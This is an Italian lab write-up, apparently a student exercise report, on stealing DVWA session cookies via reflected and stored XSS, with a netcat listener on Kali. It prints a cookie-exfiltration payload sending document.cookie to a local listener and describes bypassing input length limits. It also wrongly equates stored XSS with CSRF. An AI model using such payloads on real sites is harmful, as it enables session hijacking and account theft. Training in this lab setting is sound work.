Lo scopo dell'esercizio è quello di usare l'attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script.

Dobbiamo creare una situazione in cui abbiamo una macchina vittima (DVWA), che cliccherà sul link malevolo (XSS), e una macchina che riceve i cookie, nel nostro caso creiamo una sessione aperta con NetCat.

Potete usare qualsiasi combinazione, solo Kali, Kali + Metasploitable o altro.

Inoltre si deve:
● Spiegare come si comprende che un sito è vulnerabile.
● Portare l'attacco XSS.
● Fare un report su come avviene l'attacco con tanto di screenshot.

Gli attacchi XSS (Cross-site Scripting) sono dei codici dannosi che vengono inseriti nel contenuto dinamico di un sito Web, tramite script, inviato al browser, che non potendo riconoscerlo come dannoso, lo esegue.
Questo tipo di attacco da la possibilità al malvivente di:

- Modificare il contenuto di un sito;
- Iniettare contenuti malevoli;
- Rubare i cookies;
- Eseguire operazioni sulla Web App;
- Etc.


Insintesi, l'**XSS è uno script nell'output di una pagina Web che viene eseguito quando viene visitata la pagina.**
Questo metodo si chiama "**XSS Reflected**" perché si riflette immediatamente in modo che la risposta http includa il payload proveniente dalla richirsta http.

I **COOKIES** sono dei piccoli file di testo contenente tutte le attività che compiute su una pagina Web e vengono salvate sul browser. Ogni volta che ci si ricollega alla pagina Web, il cookies viene richiamato in modo che riconosca e traccia, anche a distanza di tempo, l'attività.

## Vulnerabilità DVWA

È stata testata la vulnerabilità di DVWA utilizzando incollando al link uno script

<script>alert('Hello World')</script>




In questo modo ci viene visualizzato un banner con il messaggio "Hello World".
Un attaccante potrebbe utilizzare questo metodo reindirizzando il potenziale target ad un'altra pagina per raccogliere tutte le informazioni che possono servire.


La soluzione per evitare questi tipi di attacchi è quella di:

- Utilizzare le precauzioni di sicurezza invece di aggirarle, sanificando o filtrando l'input degli utenti;
- Installare firewall per applicazioni Web.

## Esecuzione dello script XSS


Avviare Netcat sul terminale di Kali Linux per mettere in ascolto la porta 12345, utilizzando i comandi:

- «**-l**»: netcat è in modalità ascolto;
- «**-p port**»; indica la porta.




Inserire lo script all'interno della finestra sotto "What's your name?" e cliccare su submint


**<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script>**




La struttura dello script è formata da 2 operatori


- Windows.location: che reindirizza la pagina ad un target indicato da noi;
- Document.cookie: che permette di recuperare i cookies della vittima.

In questo modo riusciamo ad appropriarci dei Cookies della DVWA



**BONUS: XSS STORED o CSRF (Cross-Site Request Forgery)**

Prima di tutto bisogna cambiare il numero dei caratteri che si possono inserire su “name”(10) e “message”(50)




Utilizziamo il comando **CTRL+SHIFT+C** per aprire “**inspect element**”
In basso a sinistra si aprirà una schermata contenente il codice della pagina.
Portare il puntatore del mouse sulla casella “**name**”. Verrà visualizzata la stringa di comando.
Spostarsi su “**maxlength**”, modificare 10 con 100 e premere invio per applicare la modifica.
Fare la stessa cosa con “message”, ma modificando 50 con 100.
Adesso mettere in ascolto il dispositivo come per l’attacco XSS Reflected precedente.
Il risultato sarà lo stesso del precedente attacco.

La differenza tra i 2 attacchi è:

- XSS Reflected inganna il client;
- CSRF inganna il Server.